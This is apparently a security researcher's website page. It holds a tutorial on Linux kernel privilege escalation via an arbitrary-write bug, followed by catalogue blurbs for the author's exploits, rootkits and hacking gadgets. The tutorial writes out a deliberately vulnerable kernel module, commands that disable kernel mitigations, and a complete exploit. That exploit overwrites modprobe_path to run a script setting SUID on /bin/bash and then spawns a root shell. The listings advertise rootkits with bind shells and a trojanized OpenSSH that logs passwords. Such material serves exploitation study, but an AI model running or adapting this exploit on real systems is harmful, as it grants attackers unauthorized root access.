
HARDWARE HACKER
&
LOW LEVEL HACKER
BASED IN INDONESIA
In this example, we will perform one of the basic kernel exploitation techniques which is essentially an arbitrary write (write-what-where). This vulnerability occurs when a kernel module does not filter functions that copy data from userspace to kernel space, where an attacker running an exploit in userspace can manipulate the contents of memory located in the kernel space memory area.
This technique is still quite relevant today, which is why I’m covering it on this occasion.
To find this vulnerability, we can perform source code analysis on thousands of modules found in a specific Linux kernel version.
Below are some functions that are vulnerable to arbitrary write if programmed incorrectly:
copy_from_user(): If the programmer forgets to perform manual checking, an attacker can write directly to kernel memory addresses.
__copy_from_user(): The “fast” version of copy_from_user that skips access_ok() checking. If the developer forgets to perform manual checking, an attacker can write directly to kernel memory addresses.
get_user() / __get_user(): Used to copy small data (such as int or long). Like the copy versions, the double underscore variant does not perform security checks.
memset(): If an attacker can control the destination pointer argument and count value, they can “zero-out” important data structures in the kernel (such as process credentials).
memcpy(): Often found in third-party drivers. If the size of data being copied comes from user input without validation, this will cause a buffer overflow in the kernel.
vmsplice() / splice(): Historically, these system calls (syscalls) had well-known vulnerabilities that allowed attackers to map kernel memory pages to user-space.
And others.
In this example, we will exploit Lubuntu 24.04 with Linux kernel 6.14.0–37 running in VirtualBox with the host OS being Kali Linux 2025.4. Like memory exploitation in userspace, we also need binaries that match the target Linux distribution we want to exploit. In this case, we need vmlinux from the target system. Usually, vmlinux is compressed into vmlinuz, which we can obtain from the /boot directory.
What are vmlinux and vmlinuz?
Vmlinux is a static executable file containing the Linux kernel in a format readable by the system (the heart of the Linux kernel).
Vmlinuz is the compressed form of the vmlinux file.
First, download vmlinuz-6.14.0–27-generic from the Lubuntu 24.04.3 guest OS. Next, we prepare for Linux kernel debugging.
For successful exploitation, we need to disable several kernel mitigations such as SMEP, SMAP, KASLR, and KPTI. On the guest OS, type:
sudo nano /etc/default/grub
In the GRUB_CMDLINE_LINUX_DEFAULT section, change to:
GRUB_CMDLINE_LINUX_DEFAULT=”kgdboc=ttyS0,115200 kgdbwait nokaslr nosmep nosmap pti=off ima_appraise=off ima_policy=tcb”
Then:
sudo update-grub
The next step is to disable the mitigation that prevents regular users from viewing /proc/kallsyms. Create a script named /bin/sym with the following contents:
sysctl -w kernel.kptr_restrict=0
sysctl -w kernel.perf_event_paranoid=1
Save, then:
sudo chmod +x /bin/sym && sudo sym
Next, configure the VirtualBox VM as follows:
Press enter or click to view image in full size

When the guest OS is in the boot process, the KDB console will appear. On the host OS Kali Linux:
socat -d -d UNIX-CLIENT:/tmp/vbox_debug TCP-LISTEN:1234 &
gdb ./vmlinuz-6.14.0–27-generic
After entering the GDB console, type:
target remote :1234
c
Next, the guest OS will continue booting.
In this example, we have a vulnerable kernel module source code. Create two files named: vuln_modprobe.c and Makefile.
Source code vuln_modprobe.c:
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/fs.h>
#include <linux/uaccess.h>
#include <linux/device.h>
#define DEVICE_NAME "vunl_dev"
static struct class* vunl_class = NULL;
static struct device* vunl_device = NULL;
static ssize_t device_write(struct file *file, const char __user *buf, size_t count, loff_t *ppos) {
unsigned long *ptr;
unsigned long target_addr;
unsigned long value;
if (count < sizeof(unsigned long) * 2) return -EINVAL;
copy_from_user(&target_addr, buf, sizeof(unsigned long));
copy_from_user(&value, buf + sizeof(unsigned long), sizeof(unsigned long));
ptr = (unsigned long *)target_addr;
*ptr = value;
return count;
}
static struct file_operations fops = {
.write = device_write,
};
static char *vunl_devnode(const struct device *dev, umode_t *mode) {
if (mode) *mode = 0666;
return NULL;
}
static int __init vulne_init(void) {
register_chrdev(240, DEVICE_NAME, &fops);
vunl_class = class_create(DEVICE_NAME);
vunl_class->devnode = vunl_devnode;
vunl_device = device_create(vunl_class, NULL, MKDEV(240, 0), NULL, DEVICE_NAME);
return 0;
}
static void __exit vulne_exit(void) {
device_destroy(vunl_class, MKDEV(240, 0));
class_destroy(vunl_class);
unregister_chrdev(240, DEVICE_NAME);
}
module_init(vulne_init);
module_exit(vulne_exit);
MODULE_LICENSE("GPL");
Source Makefile:
obj-m += vuln_modprobe.o
all:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
Next, compile the LKM:
make
After successful compilation, type:
sudo insmod vuln_modprobe.ko
The above LKM will create a device: /dev/vuln_modprobe to receive input from userspace.
The above LKM source code is vulnerable to arbitrary write where there is no checking of input sent from userspace.
Note the following lines:
copy_from_user(&target_addr, buf, sizeof(unsigned long));
copy_from_user(&value, buf + sizeof(unsigned long), sizeof(unsigned long));
In the above source code section, there is no logic to filter or sanitize user input from userspace. Let’s look at the manual for copy_from_user below:
unsigned long copy_from_user(void *to, const void __user *from, unsigned long n).
to: Destination address (kernel space).
from: Source address (user space).
n: Number of bytes to copy.
Safety Features: Validates the user-space pointer to ensure it does not point to kernel memory, preventing privilege escalation.
The above security feature is not very useful because it only validates the source address to ensure it truly comes from userspace, while there is no safety feature at all for the destination address.
Next, in the following line of the above LKM, we can see the arbitrary write vulnerability occurs during direct memory access in the LKM:
ptr = (unsigned long *)target_addr;
Meaning: “Take the memory address stored in target_addr, then treat that address as a location for storing data of type unsigned long (long positive integer).”
*ptr = value;
Meaning: “At the address pointed to by ptr, store value into that location.”
Data from userspace containing the address and data content to be written will be stored in the pointer variable ptr. This is where arbitrary write occurs.
Why can an LKM do this?
Because an LKM operates at ring 0. At ring 0, kernel source code is privileged code, meaning it can execute any command.
Now, how about we exploit the direct memory access by the above LKM to write to a memory address containing a string (data only attack)?
In the Linux kernel, there is a string containing the path to an executable called modprobe, which is an ELF binary that will be called by the kernel under certain conditions. An example of such a condition is if there is a socket function call from userspace with a protocol not recognized by the Linux kernel. When this happens, the kernel will call modprobe. The string path to the modprobe binary is stored at a memory address in the kernel space area. Our goal this time is to replace the string at the kernel memory address so that when modprobe is called, the kernel does not run modprobe but executes a malicious script we have prepared.
In the latest kernel source code, we can check at:
https://github.com/torvalds/linux/blob/master/kernel/module/kmod.c
On line 64 contains:
char modprobe_path[KMOD_PATH_LEN] = CONFIG_MODPROBE_PATH;
In older Linux kernels, this usually contained:
char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe";
This path is hardcoded in the Linux kernel except in the latest Linux kernel versions.
In the latest Linux kernel versions, the modprobe path is in the .config file for kernel source code compilation, which is again a hardcoded string: /sbin/modprobe
Our goal later is to replace this path with /tmp/x in kernel memory while the kernel is running. Then trigger the function that causes the kernel to call modprobe so that the malicious code inside the file we prepared is executed by privileged code in kernel space. In simple terms, it runs as the root user!
To exploit the arbitrary write vulnerability, first we read /proc/kallsyms. In current new Linux kernel distributions, regular users actually cannot read memory addresses from /proc/kallsyms, but on older Linux distributions it is still possible. Since this is an exploitation technique for beginners, we have prepared the script above so that regular users can read memory addresses in /proc/kallsyms.
To get the memory address in the kernel when unable to read /proc/kallsyms, an alternative is if there is a memory leak vulnerability from kernel space.
Read /proc/kallsyms:
cat /proc/kallsyms | grep modprobe_path
For example, the result is:
ffffffff837ea5c0 T modprobe_path
We can see the hardcoded string modprobe_path (/sbin/modprobe) starts at kernel space address: 0xffffffff837ea5c0
Enter this address in the exploit.c code on this line (adjust to the address you obtained):
unsigned long modprobe_path_addr = 0xffffffff837ea5c0;
Below is the exploit.c source code:
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
unsigned long modprobe_path_addr = 0xffffffff837ea5c0;
int main() {
char new_path[8];
unsigned long payload[2];
int fd = open("/dev/vunl_dev", O_WRONLY);
if (fd < 0) {
perror("[-] Failed to open device\n");
return -1;
}
printf("[+] Preparing payload\n");
system("echo '#!/bin/sh' > /tmp/x");
system("echo '/usr/bin/chmod u+s /bin/bash' >> /tmp/x");
system("chmod +x /tmp/x");
printf("[+] Overwriting modprobe path with /tmp/x\n");
memset(new_path, 0, sizeof(new_path));
strncpy(new_path, "/tmp/x", sizeof(new_path) - 1);
payload[0] = modprobe_path_addr;
memcpy(&payload[1], new_path, strlen(new_path) + 1);
write(fd, payload, sizeof(payload));
printf("[+] Trigger modprobe\n");
socket(AF_INET, SOCK_STREAM, 132);
printf("[+] Spawning shell\n");
close(fd);
system("/bin/bash -p");
return 0;
}
Very simple for beginners, right? Even simpler than the dirty cow exploit that relies on madvise (this is one of the simplest exploits besides pwnkit).
Below is a breakdown of how the above exploit works:
The exploit above will communicate with the LKM in kernel space through the vunl_dev device:
int fd = open(“/dev/vunl_dev”, O_WRONLY);
The exploit above then prepares the payload for the file that will be executed from kernel space (for example with the call_usermodehelper function).
The payload content is very simple:
#!/bin/sh /usr/bin/chmod u+s /bin/bash
The point is to give SUID to the /bin/bash ELF so that anyone on the system can become root user later by executing the command:
/bin/bash -p
Then the routine below is used to send data to kernel space in the payload array variable.
Payload[0] will contain the memory address in the kernel that must be written to.
Payload[1] will contain the string path /tmp/x which is the file containing the malicious command prepared by the attacker.
memset(new_path, 0, sizeof(new_path));
strncpy(new_path, "/tmp/x", sizeof(new_path) - 1);
payload[0] = modprobe_path_addr;
memcpy(&payload[1], new_path, strlen(new_path) + 1);
write(fd, payload, sizeof(payload));
After executing the routine above, the memory address in the kernel will become:
0xffffffff837ea5c0 + 0 = "/"
0xffffffff837ea5c0 + 1 = "t"
0xffffffff837ea5c0 + 2 = "m"
0xffffffff837ea5c0 + 3 = "p"
0xffffffff837ea5c0 + 4 = "/"
0xffffffff837ea5c0 + 5 = "x"
The next step is to trigger the modprobe call by the kernel, which has been replaced with /tmp/x, triggered by calling the socket function with a protocol not recognized by the kernel:
socket(AF_INET, SOCK_STREAM, 132);
Compile and run the above exploit on the target Lubuntu 24.04 machine:
gcc -o exploit exploit.c ./exploit
Result:
Press enter or click to view image in full size

We can see the EUID changed to 0 and the /bin/bash file became SUID.
So why doesn’t the privilege drop when executing /bin/bash? Because we use the parameter /bin/bash -p in our exploit.

RoboMall was developed by Antonius (w1sdom) in 2023, The robot was designed to be operated in a mall. The purpose is that mall visitors doesn't need to visit mall directly, instead, they can use this robot to stroll in a mall and if they deposit in RoboMall wallet system they can buy things on mall, then the goods will be delivered by couriers.
Robotsoft LightBox is a solar powered outdoor lighting. Features : water proof, controlled by voice & android application. This product was created by Antonius (w1sdom). This product was created for his startup Robotsoft in 2020.
Robotsoft FloorLight is a solar powered outdoor lighting. Features : water proof, controlled by voice & android application. This product was created by Antonius (w1sdom). This product was created for his startup Robotsoft in 2020.
Robotsoft Torch is a solar powered outdoor lighting. Features : water proof, controlled by voice & android application. This product was created by Antonius (w1sdom). This product was created for his startup Robotsoft in 2020.
Solar Powered Electrical Generator. This generator created by Antonius (w1sdom). This product created for his startup Robotsoft in 2020.
This is an exploit for CVE-2026-46215 (Linux Kernel Use After Free) Adapted for Linux 7.0 !!! This exploit is more stable and reliable than the first exploit I released.
This is an exploit for CVE-2026-46215 (Linux Kernel Use After Free) Adapted for Linux 7.0 !!! WARNING !!! this exploit is not stable ! sometimes, this exploit might cause kernel panic !
2026 Buptlab Dns Relay Server Remote Dos - for Linux. Lame remote denial of service exploit for buptlab dns relay server. Bug was discovered by Antonius (w1sdom) in 2026.
Lame remote denial of service exploit for litedns dns server - Bug Discovered by Antonius (w1sdom) in 2026.
rldns-1.0 - rldns-1.3 remote denial of service exploit. (rldns is an open source dns server that I developed).
CVE-2022-0847 - Linux Kernel 5.8 < 5.15.25 Local Privilege Escalation Exploit (DirtyPipe 2). github : https://github.com/bluedragonsecurity web : https://www.bluedragonsec.com
Private Bug !!! Savant Web Server 3.1 Post Method Buffer Overflow Denial of Service via HTTP Post. Vulnerability in HTTP Post discovered by Antonius. web : bluedragonsec.com - github.com/bluedragonsecurity
Minalic Web Server 2.0.0 Remote Stack Overflow Exploit Via HTTP Post Method - for Windows 32 bit - Python Version. This is the only version in internet that used post method in 2013. Since post method and get method used different code path, you can tell that I found the vulnerability for post method. Exploit target : Windows Server 2003 Service Pack 2, English
MinaliC Webserver Post Method Remote Buffer Overflow Exploit. Affected : MinaliC Webserver 2.0.0. Vulnerability in post method was invented by Antonius in 2013. Original code developed by Antonius in Apr 2013. Code patched in 2026. web : bluedragonsec.com - https://github.com/bluedragonsecurity
Private Exploit !!! EasyFTP Server 1.7.0.2 - 17.0.11 Remote Buffer Overflow. Original code using python 2.6 developed in 2013. Code patched in 2026 -> adjustment for python3. Exploit developed by Antonius (w1sdom) - bluedragonsec.com - https://github.com/bluedragonsecurity
Private Exploit !!! EasyFTP Server 1.7.0.2 - 17.0.11 Remote Buffer Overflow. Original code using python 2.6 developed in 2013 ported to C (Linux), patched in 2026. Exploit developed by Antonius (w1sdom) - bluedragonsec.com - https://github.com/bluedragonsecurity
Private Exploit !!! CVE-2012-10023 FreeFloat FTP Server 1.0 Remote Stack Overflow Exploit. Code : Antonius (w1sdom) - bluedragonsec.com. Original code developed in 2013 - exploit patched in 2026 https://github.com/bluedragonsecurity
Stack-based buffer overflow in MinaliC Webserver 2.0.0 allows remote attackers to execute arbitrary code via a crafted HTTP POST request. The overflow occurs in the URI parsing routine when processing the POST method, which follows a separate code path from GET. Existing CVEs for MinaliC do not cover this vulnerability. Discovered by Antonius in 2013.
Affected : MinaliC Webserver 2.0.0Buffer overflow in Savant Web Server 3.1 allows remote unauthenticated attackers to crash the server (denial of service) via a crafted HTTP POST request with an oversized URI and body. Existing CVEs for Savant cover the GET-method overflow only. This vulnerability uses the POST method which hits a different code path. Discovered by Antonius in 2013.
Affected : Savant Web Server 3.1curr_end becomes stale after VMA merge in mseal_apply(), leading to incorrect sealing state. Affects Linux kernels 6.17–7.0-rc5. Fix authored by Lorenzo Stoakes (Oracle). Vulnerability discovered by Antonius
Affected : Linux 6.17 – 7.0-rc5Heap OOB read vulnerability in rldns 1.3 DNS server. Fixed in rldns 1.4 with comprehensive fuzzing via honggfuzz and improved input validation. Vulnerability discovered by Antonius.
Affected : rldns 1.3Type Confusion / Cross-Cache Free (Slab Cache Confusion) in the Linux Kernel (versions ≥ 6.3 and < 6.12.82). This vulnerability involves a pointer allocated within Cache A but subsequently freed into Cache B. Discovered by Antonius.
Affected : Linux net/bpf · fix: 0f42e3f4fe2aOut-of-bounds Read leading to Denial of Service (DoS). Vulnerability discovered by Antonius.
Affected :Remote Heap-Based Buffer Underflow, 1-byte Heap Underwrite / Out-of-Bounds Write, Network-triggerable via crafted UDP DNS packet. Vulnerability discovered by Antonius.
Affected :Part 5 of x86_64 linux remote stack overflow exploitation series from bluedragonsec.com
Part 4 of x86_64 linux remote stack overflow exploitation series from bluedragonsec.com
Part 3 of x86_64 linux remote stack overflow exploitation series from bluedragonsec.com
Part 2 of x86_64 remote stack overflow exploitation for x86_64 linux, covering ret2plt. The writing is still on a non la57 linux system.
This guide is about basic of remote stack overflow exploitation on x86_64 linux. This one is the first guide from a series.
A story about a lamer who started learning in 1996 and is still a lamer in 2026.
This is a very old write-up about CVE-2005-0575 Remote Exploitation, this is very old and might not be relevant anymore ! you have been warned ! I forgot when I made it. This is translated from Indonesian language (as always).
I released 8 pdf(s) Tutorial for Beginner Hacker. I wrote this in January 2026. I translate this materials from Indonesian Language.
Physical Attacks on LAN Networks is part of security training materials that I gave to Indonesian Police. This writing is a translation of some parts of my training materials about physical attacks (I haven't had time to release some details on "how to make the hacking devices", it's planned to be released in the future - the electronic parts & the codes).
Unconventional bio hacking technique to defeat convnet face recognition algorithm ! The Art of Creativity !
Novel UAF exploitation technique targeting the new SLUB sheaves architecture introduced in Linux 7, leveraging union state confusion in slab_sheaf objects for kernel privilege escalation. This is "The Art of Hijacking the Allocator State"
Step-by-step walkthrough of constructing a kernel ROP chain to bypass SMEP & SMAP on Linux Kernel 6.17.
I am Antonius (w1sdom), a security researcher based in Indonesia (but Chinese). I am a polymath type security researcher with strong knowledge in "hardware hacking (robotics)" and "low level exploitation".
I Learnt electronics in 1996 and then learnt to write 16 bit asm virus in 1998-2001.
I combine multiple disciplines in robotics, electronics, low level exploitation, hardware hacking & artificial intelligence to create innovative technologies, novel hacking techniques and low level exploitation techniques.
w1sdom, sw0rdm4n, ev1lut10n, d4r3d3v1l, jck.marshall (one time usage), ringlayer, robotsoft, mranton, 黑蝎子, Prof. Robotsoft, Mr. Robot, etc...
Zodiac : Scorpio.
Born : 198x
INTJ - Polymath
Developed in 2014, this legendary Linux Kernel Rootkit was engineered to target Linux kernel versions 2.6.x through 3.x. Developed by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/128945
Trojanized version of openssh-8.0p1 where the ssh client will log the ssh username and ssh password into /opt/.../log.txt. Build 2024 - by Antonius (sw0rdm4n)
Lightweight DNS server · Linux / NetBSD / FreeBSD / OpenBSD · x86 / x86_64. Developed by Antonius (w1sdom / sw0rdm4n / ev1lut10n) - version 1.0 was released in 2017 --> https://packetstorm.news/files/id/141606
Ftrace-based LKM rootkit · Linux Kernel 5.x–6.2 · x86_64 - developed in 2023 by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174805
FreeBSD 13 KLD rootkit · file / process / port hiding · bind shell - developed in 2023 by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174806
LKM rootkit · Linux Kernel 5.x–6.2 · persistent - developed in 2023 by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174789
Linux userland rootkit · file / process / port hiding by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174790
Modified Cowrie for SSH man-in-the-middle attacks by Antonius (w1sdom / sw0rdm4n / ev1lut10n)
The first hacker robot that I created. This robot was developed in 2014. Some demo videos were posted in Youtube around 2016. This robot can explains about low level exploitation techniques. Robot skills : can hack wifi (wpa cracking using aircrack), evil twin, wifi deauth, arp cache poisoning. My old video channel --> https://www.youtube.com/@antoniusringlayer/videos
I planned to develop a spy robot, but this robot was too big. The chassis was created using metals. Developed in 2017, posted in youtube around 2019. Developed by Antonius (w1sdom)

Airhax is a wireless network auditor gadget. This device was created in 2015. This gadget functions : wifi cracking, evil twin, wifi deauth, arp poisoning. Developed by Antonius (w1sdom / sw0rdm4n / ev1lut10n / robotsoft)
I built this robot in 2014. It is a shy robot that is afraid of humans. I used 3 ultrasonic sensors.
A large-scale prototype robot powered by a mini PC and an Arduino, built as a personal project rather than a commercial product. At first, I planned to equip it with high-torque servos and an airsoft gun, but I realized that could be dangerous, so I scrapped the idea. Real hacking should be harmless. Build 2017 - by Prof. Antonius Robotsoft

Various Robots (finished and unfinished) - build by Antonius Robotsoft (w1sdom).
The home of the website
Electronic gadgets, robots, hacking devices, IOT, electrical generators from Robohax, Robotsoft and Bluedragonsec.
Prototypes for DIY gadgets, robots and quadcopters related to security that I developed.
My Low level exploits developed from 2001-2026
Videos about low level exploit developments, hardware hacking & prototypes.
Security vulnerabilities that I have discovered
Papers related to hardware hacking and low level exploitation.
Mostly about hardware hacking and low level exploitation.
About my website
Hacking tools, rootkits and open source projects that I developed


